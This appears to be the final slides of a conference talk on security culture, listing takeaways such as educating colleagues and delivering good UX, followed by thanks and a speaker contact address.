
1) Better safe than sorry / Educate your colleagues

2) Just once, you have to be right all the time

3) Have fun

4) Deliver 100 % UX (and use it for good)

It's not just about secure code. It's about people.




Try it yourself. Help them.

THANKS

FOR YOUR ATTENTION

lukas@twisto.cz

Can we chit chat?



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